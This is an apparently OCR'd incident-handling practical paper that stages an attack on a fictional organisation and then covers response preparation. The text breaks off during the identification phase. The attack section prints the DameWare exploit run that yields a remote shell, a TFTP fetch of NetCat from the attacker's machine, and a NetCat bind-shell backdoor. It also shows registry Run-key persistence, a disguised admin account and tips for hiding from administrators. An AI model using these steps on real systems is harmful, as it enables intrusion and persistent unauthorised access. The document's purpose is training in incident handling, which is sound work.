


Figure 3-7 Network Diagram: Conceptual Overview




Figure 3-8 Network Diagram: IP Network View

Source Netw
(Enterprise "C
Network)

Target Netw
(remote sit




Figure 3-9 Network Diagram: Physical Components View

4 Stages of the Attack

4.1 Reconnaissance

rt01

For the organizational model used in this exercise gathering data about the organization will be a fairly simple task.

4.1.1 Gathering information from the search engines (Google)

Performing a search on the Google website returns a wealth of information about the target organization. The first key piece of information is the website, http://www.gross.stu. The search results also include some very interesting links such as the organization's telephone and e-mail directory. The directory appears to be a complete listing of every individual who is employed by the organization. Also worth noting are links to the organization's policies, as well as internal forms including vacation requests and maintenance work orders.

Of particular interest is the organization's online policies and procedures manual. This manual includes the typical things found in most organizations policies and

procedures manuals, however, what will be useful for this exercise are the sections relating to IT security. By reviewing this manual, much of the organization's IT security posture can be determined allowing the attack to be much more effective.

Other links returned by our search include driving directions and the map of the facilities including pictures of the organization's various buildings.

4.1.2 Gathering information from the organization's web site

In exploring the organization's web site, we'll find all the same material that was returned by our search engine query plus some additional information which could be useful in an attack involving social engineering. Most notably is probably the IT support staff page. This page not only includes the names, telephone numbers, e-mail addresses and area of specialty of each of the IT staff members but also photographs. For this attack, special interest shall b given to those IT staff members who work in the helpdesk and in network operations. One final, yet key, piece of information gathered from the website is that this organization has a number of computers that are available for use by the general public.

4.1.3 Gathering domain name service server information

Now that we know the Internet domain names associated with the organization, we'll head to the InterNIC whois query site, http://www.internic.net/whois.html. A quick check of the organization's domain name in the whois database gives the names of the public DNS servers as well as other information about the domain name registration including the status, update date, creation date, and expiration date.

```
Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: GROSS.STU
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: NEON.GROSS.STU
   Name Server: XENON.GROSS.STU
   Status: ACTIVE
   Updated Date: 10-mar-2004
   Creation Date: 09-mar-1999
   Expiration Date: 09-mar-2005


>>> Last update of whois database: Fri, 2 Apr 2004 07:08:11 EST <<<
```

Figure 4-1 Whois domain name results

4.1.4 Gathering public IP information

To determine the public IP blocks used by our target organization, we will start by using the same InterNIC whois look up website to determine the IP address of each of the name servers listed in the whois database, http://www.internic.net/index.html. The INterNIC whois database is the repository for all domain name registrations.

```
Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Server Name: NEON.GROSS.STU
   IP Address: 192.168.1.102
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com


>>> Last update of whois database: Fri, 2 Apr 2004 07:08:11 EST <<<
```

```
Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Server Name: XENON.GROSS.STU
   IP Address: 192.168.1.99
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com


>>> Last update of whois database: Fri, 2 Apr 2004 07:08:11 EST <<<
```

Figure 4-2 Whois name server results

It should be noted that the IP address of the name servers could be obtained by using the nslookup command in both Windows and Linux.

```
C:\Documents and Settings\badgadguy>nslookup neon.gross.stu
Server:  mydns.myisp.net
Address:  10.99.99.99

Non-authoritative answer:
Name:    neon.gross.stu
Address:  192.168.1.102
```

```
[badguy@badbox badguy]$ nslookup -sil neon.gross.stu
Server:         mydns.myisp.net
```

```
Address:        10.99.99.99#53

Non-authoritative answer:
Name:    xenon.gross.stu
Address:  192.168.1.99
```

Figure 4-3 Using nslookup in Windows (top) and Linux (bottom)

We can also use the same technique to determine the IP address of the organization's web server(s), FTP server(s) and any other public server's available.

4.1.5 Gathering IP block information

Now that have a number of IP addresses to work with, we should shift our focus from the InterNIC whois database over to the ARIN database. The ARIN database contains information relating to IP addresses. ARIN is on of several Internet registries delegated by the Internet Assigned Numbers Authority (IANA) to assign and track IP addresses and the contact information associated with them. For more information about ARIN or IANA, please visit http://www.arin.net/ or http://www.iana.org/ respectively.

```
OrgName:     GROSS
OrgID:       GROSS
Address:    123 Hardtop Rd.
City:       Bigcity
StateProv:  KY
PostalCode: 40000
Country:    US

NetRange:   192.168.0.0 - 192.168.255.255
CIDR:       216.69.0.0/18
NetName:    GROSS
NetHandle:  NET-192-168-0-0
Parent:     NET-192-168-0-0
NetType:    Direct Assignment
NameServer: BLACK.GROSS.STU
NameServer: WHITE.GROSS.STU
Comment:
RegDate:    1998-09-11
Updated:    2001-08-10

TechHandle: GR001-ARIN
TechName:   Gross, Stu
TechPhone:  +1-555-123-4567
TechEmail:  stugross@gross.stu

# ARIN WHOIS database, last updated 2004-04-03 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Figure 4-4 Arin whois lookup results

It should be noted that oftentimes an organization will outsource services like email, web hosting, FTP services and DNS. When this is the case, using the whois look ups usually will provide little, if any, usable information about how to

attack the company's internal network as they are probably using a broadband solution to connect to the Internet.

4.1.6 Visiting the site

Up to this point all reconnaissance has been performed from a remote location. The next series of steps and reconnaissance procedure will be performed at the facilities of the target organization. Listed below are some interesting aspects of this particular facility that were noted during the visit.

- Visitors are not required to sign in.
- Security guards are few, (estimated two to four), and unarmed.
- Employees happily volunteer information about the organization and its employees without requests for any form of identification.
- As indicated by the web site, there are areas of groups of computers that are dedicated for the use of the organization's customers as well as the general public.
- Although not indicated on the website, reconnaissance of the facility reveals that there are also areas where a visitor may bring a laptop and connected directly to the organization's network. This will provide for a much more customized attack platform as opposed to using one the organization's publicly available computers at their facility.

4.2 Scanning

4.2.1 Identifying the target

During the reconnaissance phase of the attack, it was determined that there are at least two public DNS servers in the 192.168.1.0 network. At this point it would be possible to scan that IP range for vulnerable hosts. The scanning process could be detected by an IDS (intrusion detection system), thus alerting the systems administrators. This exercise will take a more stealthy approach by simply trying the exploit against the potential target.

It should be noted that once a target has been compromised, a scan could be run from the compromised host which would have less of a chance of raising alarms because it is more likely to be a "trusted" IP. One of the best port scanners available for both the Linux and Windows platforms is nmap by Fydor. This scanner is recommended because of a number of capabilities including various levels of "stealth" scanning.

4.3 Exploiting the System

Exploiting this vulnerability is fairly straightforward once the source code has been compiled and the exploit has been tested in the laboratory environment. At a command line, simply type the name of the executable along with the appropriate parameters and execute. The figure below shows the actual exploit of the target machine.

```
C:\tools\DMWare>dmware 192.168.1.102 6129 192.168.0.100 888

        ...oO DameWare Remote Control Server Overflow Exploit Oo...

                -( by Adik netmaniac[at]hotmail.KG )-

 - Versions vulnerable: <= DWRCS 3.72.0.0
 - Tested on: DWRCS ver: 3.72.0.0 Win2k SP3 & WinXP SP1

[*] Target IP:  192.168.1.102   Port: 6129
[*] Local IP:   192.168.0.100   Listening Port: 888

[*] Initializing sockets...                     [ OK ]
[*] Binding to local port: 888...               [ OK ]
[*] Setting up a listener...                    [ OK ]

 OS Info   : WINXP [ver 5.1.2600]
 SP String :

 EIP: 0x71ab7bfb (ws2_32.dll)

[*] Constructing packet for WIN XP SP: 0...     [ OK ]
[*] Connecting to 192.168.1.102:6129...         [ OK ]
[*] Packet injected!
[*] Connection request accepted: 192.168.1.102:1157
[*] Dropping to shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>nbtstat -n
nbtstat -n

Local Area Connection:
Node IpAddress: [192.168.1.102] Scope Id: []

                NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    NEON           <00>  UNIQUE      Registered
    GROSS          <00>  GROUP       Registered
    NEON           <03>  UNIQUE      Registered
    NEON           <20>  UNIQUE      Registered
    GROSS          <1E>  GROUP       Registered
```

Figure 4-5 Exploit command line and output.

Note the difference in the path of the command line at the top of the figure versus the bottom. The new command line that appears at the bottom of the figure is actually a shell from the target machine. The “nbtstat” command with the –n (names) switch can be used to confirm that this prompt is indeed a shell from the target machine. The example in the figure above shows the command line and the results. This definitely the target machine, neon!

Note that this shell has administrative level privileges on the target machine and any commands issued at this command line will be executed on the remote

machine within that context and thus will be executed with administrative level privileges. The target has been r00ted!

4.4 Keeping Access

Although exploiting the DameWare Mini Remote Control vulnerability has given us a shell with administrative level privileges, it is important to make sure that there is a way back in to the machine should the DMRC service ever be patched or upgraded.

4.4.1 Retrieving the tools

Now it's time to go get the "Swiss-army knife", NetCat, from the "toolbox". The TFTP, trivial file transfer protocol, client included with Microsoft Windows XP works well retrieving small files such as "NetCat", "tini", and "SPipe". Using the Microsoft TFTP client to retrieve files from the TFTP server running on the source machine is a trivial process (no pun intended). See the command line and the subsequent output below.

```
C:\WINDOWS\system32>tftp -i 192.168.0.100 get \netcat\nc.exe svcman.exe
tftp -i 192.168.0.100 get \netcat\nc.exe svcman.exe

Transfer successful: 59392 bytes in 9 seconds, 6599 bytes/s
```

Figure 4-6

An examination of the command above shows the "tftp" command being executed with the "– i" switch followed by the IP address of the trivial file transfer protocol server. Next is the get command which tells the TFTP client to retrieve a file followed by the path to the file which is in this case nc.exe, the NetCat executable. Finally the destination file name of "svcman.exe" is used to copy the NetCat executable to the target machine with a new file name that will hopefully resemble legitimate processes already in use by the target system.

4.4.2 Creating the backdoor (more shell shoveling)

Now that the listener has been retrieved, it should be determined how to best configure NetCat to reliably accept incoming connections without drawing attention to itself. The command line shown in the figure below will set NetCat up as a backdoor listener on TCP port 123 which is commonly used for NTP (network time protocol) traffic. Since NTP traffic is fairly common on most networks, using TCP port 123 shouldn't draw too much attention from the systems administrators. Entering the command below will immediately start the listener so that it will be available until the next system restart.

```
svcman.exe -d -L -p 123 -e cmd.exe
```

Figure 4-7

In the figure above the NetCat listener was executed with the following parameters:

- -d Detached or "stealth" mod This tells the listener to run in detached mode, i.e. do not keep a command prompt window open to draw attention.
- -l Listen "harder" Similar to the –l (listen) parameter which tells NetCat to listen for incoming connections and quit after the session has been terminated. The listen harder parameter tells NetCat to return to listening after the session has terminated.
- -p port 123 Used with the –l or –L parameter. This parameter tells NetCat which port to listen on, in this case it's port 123.
- -e prog This tells NetCat to pipe control of a program to the host connecting to the listening port. In this case the executable is cmd.exe, the Windows shell command. In other words, this parameter will "shovel a shell" to the host that connects.

It should be noted that because the listener was started in the context of the Dmware exploit, it too will start with administrative level privileges. This in turn means that any shell obtained from the listener will also have administrative level privileges.

4.4.3 Maintaining the backdoor

Now that NetCat listener is installed and running on the target machine with a new and (hopefully) innocuous name, the system needs to be reconfigured to run NetCat in order to provide a back door into the system later after a system restart. There are a number of ways that this can be done, a shortcut to be added to the start folder of one or all users, the task scheduler to be used to run NetCat a specific time on one, or all days of the week, one of several keys in the registry could be modified to run NetCat, and more. For this exercise we will be using the registry to run NetCat. One of the reasons the registry method was chosen was to help the command which starts NetCat hide from the system administrators. This will be discussed in greater detail in the Covering tracks section later in this document.

The image below shows the command and the output used to configure the registry to run NetCat.

```
C:\WINDOWS\system32>reg add
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curren
tVersion\Run /v svcman /t REG_SZ /d "svcman.exe -d -L -p 123 -e cmd.exe"
reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
svcm
an /t REG_SZ /d "svcman.exe -d -L -p 123 -e cmd.exe"

The operation completed successfully
```

Figure 4-8

In order to make NetCat run from the registry we will need to add a registry key. There are several locations in the registry in which commands can be added in order to make programs run at startup. For this exercise we will be using the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run hive.

The command used above, reg.exe, can be found natively on Windows XP machines and in the Windows 2000 Resource Kit. Note that the version found on Windows XP will work just fine when transferred to a Windows 2000 machine via TFTP.

The reg command was executed with the “add” switch which tells the system to add data that follows to the registry. Following the add switch comes the hive name, HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, followed by the specific information about the key. The /t REG_SZ indicates that the key will be of a string value type. The next portion of the command, /d "svcman.exe -d -L -p 53 -e cmd.exe" defines the actual data to be held in the key.

4.4.4 An additional back door

```
C:\WINDOWS\system32>net user /?
net user /?
The syntax of this command is:


NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]


C:\WINDOWS\system32>net user ISUSR_NEON 11223344 /add /expires:never
net user ISUSR_NEON 11223344 /add /expires:never
The command completed successfully.

C:\WINDOWS\system32>net localgroup /?
net localgroup /?
The syntax of this command is:


NET LOCALGROUP
[groupname [/COMMENT:"text"]] [/DOMAIN]
              groupname {/ADD [/COMMENT:"text"] | /DELETE}  [/DOMAIN]
              groupname name [...] {/ADD | /DELETE} [/DOMAIN]
C:\WINDOWS\system32>net localgroup "Administrators" /add ISUSR_NEON
net localgroup "Administrators" /add ISUSR_NEON
The command completed successfully.


C:\WINDOWS\system32>net localgroup "Users" /del ISUSR_NEON
net localgroup "Users" /del ISUSR_NEON
The command completed successfully.
```

Figure 4-9

4.4.5 "Under new management!"

Now that the attacker has a listener that will run most of the time and an account in the local administrator's group, what can the host be used for?

4.5 Covering Tracks

Because this variant of the exploit leaves no evidence in the system event files, there is no need to attempt to clear or otherwise modify the system event log. Depending on the audit level of the target host, there may or may not be a record of the "ISUSR_NEON" account that was created in the previous step. Hopefully the name of the account will look enough like a system account that the administrators won't take the time to investigate. A better scenario for the attacker would be that the system is not even configured to audit security events, as is the case with a default installation of nearly all versions of Windows in the NT family.

Locating the NetCat executable in the system root folder,winnnt\system32, and giving it the name of svcman.exe would help mask its true purpose as well.

Running the NetCat executable from the registry as opposed to a startup folder would help to mimic a legitimate service. Again, depending on the level of auditing the addition of this registry key may or may not appear in the security event log. Additionally, using a filename that resembles those already in use by the system may cause less diligent and/or knowledgeable systems administrators to ignore the event.

5 The Incident Handling Process

5.1 Preparation

Preparation is, without a doubt, the most important step in the incident handling process. Without proper preparation, all subsequent incident handling steps will suffer. Without the right tools and the right policies in place, detection, containment, eradication, recovery and even the lessons we learned from an incident, will all be less effective than if we had prepared properly.

5.1.1 Policy

IT security policies are probably some of the most overlooked yet important aspects of IT security. Comprehensive IT security policies not only make the life of the incident handler easier, but also the systems administrators, help desk personnel and the end user.

Some of the basics that should be included in a comprehensive IT security policy would include a computer usage policy, warning banners for logins, disaster recovery policies and procedures, and the incident handling policies and procedures. Finally, a comprehensive IT security policy should also include procedures for interacting with law enforcement officials.

In order for any IT security policy to be successful two key elements must be in place.

- Management support: Management must support the effort to develop, implement and enforce a security policy in order for an IT security policy to be successful. Without the support of upper level management it will be nearly impossible to enforce any policy.
- User awareness and education: The end users are the eyes and ears of the network administrator regarding the performance and behaviors of your network. If the users know what to expect from the network, they can tell when something is wrong. If they have been educated about security risks then they are more willing to report potential security threats. If they have been educated about a particular reporting procedure that has been

defined in a policy, the incident handler has a better chance of responding to any and all security incidents.

For this exercise, it is assumed that only the basic, “for business uses only” computer and Internet and email policies along with a password policy are in place. There are no policies in place regarding monitoring, incident handling, change control procedures, log and backup procedures, remote access policies, etc.

5.1.2 People

At the start of an incident response is not the time to try to determine who should be contacted and when. Preparation means having a list of individuals who will be contacted in the event of an incident and under what circumstances those individuals should be contacted.

If at all possible, the incident handling team should be created ahead of time with the lead handler identified as well. Whenever possible, the team should include members from several different areas including security, network operations, legal, human resources, and public affairs. Not all incidents will require the participation of each of these individuals, but having them identified ahead of time will make reacting to an incident a much more orderly process.

Not only should the individuals that make up the incident response team each be experienced in their particular field, but they should also be aware of the basics required for each of the other positions on the team. Aside from the individual training, each team member should receive, the team should also train together as a unit practicing what they will be required to do during an actual incident. The more times the team has trained the more prepared they will be for those really nasty incidents.

For this exercise it is assumed that there is no formal Incident handling team. Rather, the systems administrator will act as the incident handler relying on his/her skill set under the guidance of his/her supervisor but without the benefit of well defined security policies and procedures.

5.1.3 Data

Collecting and analyzing data in order to establish baselines is also a very important aspect of preparation. Systems administrators and IT security personnel should know what to expect from their network and the systems connected to it in order to determine when there is a problem. Systems administrators and security personnel should regularly review systems event logs, firewall logs and IDS logs. Administrators should take note of what processes run on their systems and should frequently run performance monitors to establish baseline performance levels. When system integrity comes into question, having this data as a reference well prove invaluable.

Oftentimes in organizations where IT personnel are required to “wear may hats”, i.e. are required to take on the role of network administrators, server administrators, helpdesk technicians, etc., it can be very difficult for those IT personnel to find the time to get to know their systems the way they should. It takes time to observe and document the behaviors and tendencies of the many systems that make up even fairly complex networks.

For this exercise we will assume that the systems administrator is in just such a situation; no documentation has been developed regarding various process, service, and performance aspects of the systems involved in this attack.

5.1.4 Communications

It is important to remember that during an incident stress levels tend to be elevated. In many organizations, efficient communication can be difficult enough without the complications introduced by the stress created by an IT security incident. At least one individual on the team should be responsible for maintaining contact with other members of the organization. This person acting as a liaison for the team will provide a centralized communications point. The public relations team member would be a good candidate for this position.

If there are a large number of team members or if many members of management may need to be involved during an incident, a call tree might work well. Have the call tree approved and distributed to all team members and everyone who may be the first contact during an incident such as helpdesk and network operations personnel. Mark Sachs, director of the SANS Institute Internet storm center, recommends his students keep a laminated card with incident response team members’ telephone numbers in their wallets.

During an incident, normal communication channels such as e-mail and even PBX and IP based telephony systems may be compromised by an attacker. Out of band communications systems will be a must. The incident handler can and should have in place some kind of out-of-band communication such as cell phones, radios etc. As a former commanding officer of several Air Force communications units, Lt. Colonel Alan Stemen (Ret.) often talks of occasionally having to use “SneakerNet” to communicate with different military elements. The term SneakerNet, of course, refers to hand carrying communications as opposed to relying on electronic communications systems that may either be insecure or malfunctioning.

The final point that should be mentioned about communications, is relationships. It is important to foster relationships with other groups in your organization that may be directly or indirectly involved with any IT security incident. As stated earlier, upper level management must support not only the incident handling but the overall IT security posture of the organization. This should be done not only through policy but also through practice. Also as stated earlier, your user base

should be made aware of and educated about potential security threats and basic security practices. Remember to foster relationships with areas such as the helpdesk and of course your systems administrators. Remember, these individuals will likely be your first contact during an actual incident response.

For this exercise the handler will have available email and IP based telephones at both his/her desk and the server room. The handler also a cell phone which works well outdoors and in many hallways, but does not work in the server rooms, communications closets or his/her office.

5.1.5 Response Kit

The incident handler's response kit, affectionately known as a jump bag, should include all the hardware, software, and supplies that may be needed at the site when responding to an incident.

5.1.5.1 Software

5.1.5.1.1 Backup software to preserve evidence

Because preserving evidence is such an important aspect of the incident handling, the response kit should include binary backup software such as the dd or NetCat which runs on Linux. For Windows platforms, both Norton's Ghost and Power Quest Deploy Center work well.

For this exercise we will have dd, NetCat, CryptCat , and Deploy Center on hand as well.

5.1.5.1.2 Digital Forensics

Forensics software is also always a must. For this exercise the response kit will include TASK with the Autopsy front end , sleuthkit, fenris, mac-robber, biew, fatback and md5deep for Linux. For incidents involving Windows platforms, Fport (of course), AFind, Dump, FileStat, Handle, HFind, listdlls, pslist, and Sfind, are included in the response kit.

Although all of the these tools work well individually, they become extremely effective when used together. Using scripts to tie these tools together can be an excellent way to obtain a snapshot of a compromised system. Using the right tools together at the beginning of an incident can help to preserve volatile information, that is, information that will be lost if the machine looses power. One of the best uses of this is FRED, the First Responders Emergency Disk. Although the specifics of the creation and implementation of FREDs and their associated documentation is outside the scope of this document, a sample NT/2K/XP batch file intended to be run from a floppy is located in the Extras section near the end of this document. This batch file, along with the associated FRED and documentation was created by Bobby Nakanelua, co-author of *A Simulation of Knuth's Mix Machine as a Teaching Tool*.

It is important to note here that when creating a first response disk, it is imperative that all binaries be run from a trusted source. For an excellent paper on FREDs and the preservation of digital evidence, see the paper written by Special Agent Jesse Kornblum, Air Force Office of Special Investigations, here: http://www.dfrws.org/dfrws2002/papers/Papers/Jesse_Kornblum.pdf

For this exercise a First Responders Emergency Disk will also be available.

5.1.5.1.3 Live Linux on a bootable CD

For this exercise the response kit will include a minimum of three copies of Knoppix-STD. As stated earlier in the attack section, Knoppix-STD is a live install of Linux on bootable CD which has been customized to provide security related tools.

5.1.5.2 Hardware and other equipment

Under hardware, the first item on the list is a laptop, maybe even two. Any laptop included in the jump bag should be a dual boot system with Windows and Linux. An alternative to dual booting with Linux may be too run Knoppix or Knoppix-STD live from CD.

For the this exercise, the laptop in the response kit is a dual-boot Microsoft XP Professional and Redhat 9.0 machine with a Knoppix-STD CD on standby.

Other items that should be included in the response kit are a hub, several category 5 patch cables of various lengths, including one or two crossover cables and, if your environment warrants a spare AUI, a couple of lengths of RG-58 coaxial cable, one or more “T” connectors and one or more terminators may be included. You might even consider including one or more 10base FX 100base-FX fiber transceivers, and ST and SC patch cables in both single and multi mode. Additionally you may wish to include one or two ST-to-SC converters. It is important to note that the hub who should be a 10/100 model for greatest compatibility. It is equally important to note that the hub must be a hub and not a switch. The reason this is so important is because a hub will provide the required shared media needed to easily and conveniently sniff traffic being created by the attacker and or the compromised host. A hub provides access to shared media by creating as star-bus topology. Although the external topology is a star configuration like a switch, unlike a switch that provides a dedicated segment and collision domain for each port, the hub provides only a single segment and collision domain for each port. Although sniffing can be done in a switched environment by using ARP poisoning, that method can have a catastrophic effect on the network. Sniffing via ARP poisoning, although an interesting topic, is beyond the scope of this document. To learn more about ARP poisoning, visit: http://ettercap.sourceforge.net/

For this exercise it is assumed that the response kit contains a hub and Category 5 patch cables.

5.1.5.3Consumables

Consumables include items such as baggies for evidence, floppy disks, blank CD- ROMs, blank notebooks, pens and disposable batteries for any electronic gear that is part of the response kit.

Although normally we think of hard disk drives as being hardware, to the incident handler who is required to preserve evidence and investigate that same evidence, hard drives are considered a consumable. Keep in mind that for every harddisk drive that must be investigated a minimum of two copies of that drive must be created. Of the two copies created, one will become the working copy where the handler or digital forensics expert perform investigations. The second copy is to be left untouched and stored away in case another working copy must be created. The original hard disk drive containing the evidence must be stored until requested by law enforcement officials, required for legal proceedings, or is deemed safe to be returned to service.

For this exercise it is assumed that we have all of the consumables listed in this section including three 160G hard disk drives for binary images of drives containing evidence.

5.1.6 Transportation

Before an incident ever begins, it is important that transportation to remote sites be arranged beforehand. At the beginning of an incident is not the time to be trying to find a way to get to the site where the incident is occurring. An organization that is serious about the incident handling will work hard to make sure the transportation is available for the incident handling team. This may be in the form of aid dedicated vehicle, or a dedicated credit card designated for purchasing airline tickets and or obtaining rental vehicle.

For this exercise it is assumed that the incident occurs at the facility where the handler's office is located so no transportation will be necessary.

5.1.7 Space

If compromised machines are to be removed from the scene, they will need to be stored in a secure and low-traffic area. There should be enough space in this area, (commonly called a "war room"), for the entire team to be able to work comfortably together on the incident. It is important to note that evidence and other sensitive information about the incident such as notes, screen captures, and even photographs, may be lying about and visible at any time during investigation. Because of this it is imperative that the war room to be properly secured with only members of the incident team having the authority to enter the area.

For this exercise it is assumed that there is no secure area designated for the storage of evidence and other incident related activities. The only spaces available are accessible by a minimum of nine IT personnel, approximately fifteen maintenance, and custodial personnel along with various other individuals who have keys to the area. The areas that may be used are also common work areas for IT personnel with no means of recording access, such as written logs, alarm system logs, or video tape systems.

5.1.8 Documentation

Any documentation that must be filled out by the incident handling team should be prepared ahead of time. First-response forms, call lists, contact forms for outside-organizations, evidence chain of custody forms, etc., should all be familiar to, and in the possession of each member of the incident handling team.

For this exercise the only documentation that will be available to the employees are the incident handling forms that can be freely downloaded from the SANS website.

5.1.9 Practice, Practice, Practice

In order for any individual or any team performing any kind of function, nothing homes the skills like practice, practice, practice. The team should frequently be drilled on simulated IT security incidents in order to hone their skills and keep them sharp always.

For this exercise it has already been mentioned that there is no incident handling team therefore they can also be assumed that there are no incidents handling drills.

5.2 Identification

5.2.1 Initial indications of a problem

The systems administrators began receiving emails from systems administrators from other organizations complaining of various types of attacks coming from the IP address of the primary DNS server 192.168.102.

5.2.2 Inspection of the DNS servers

As is oftentimes the case, by the time the system administrators were aware of the problem the behavior of the affected systems have already returned to normal. However, as is good practice the systems administrators made a check of the domain name servers. Because the systems administrators had not previously documented all of the normal applications and processes that run on

the DNS server, quite a bit of research had to be performed in order to determine whether or not the DNS server was doing anything that it was not supposed to be doing. Using the output of the netstat command below, the systems administrators began attempting to determine if any ports currently in use or listening were not legitimate.

```
C:\WINDOWS\system32>netstat -a -n
netstat -a -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:53             0.0.0.0:0              LISTENING
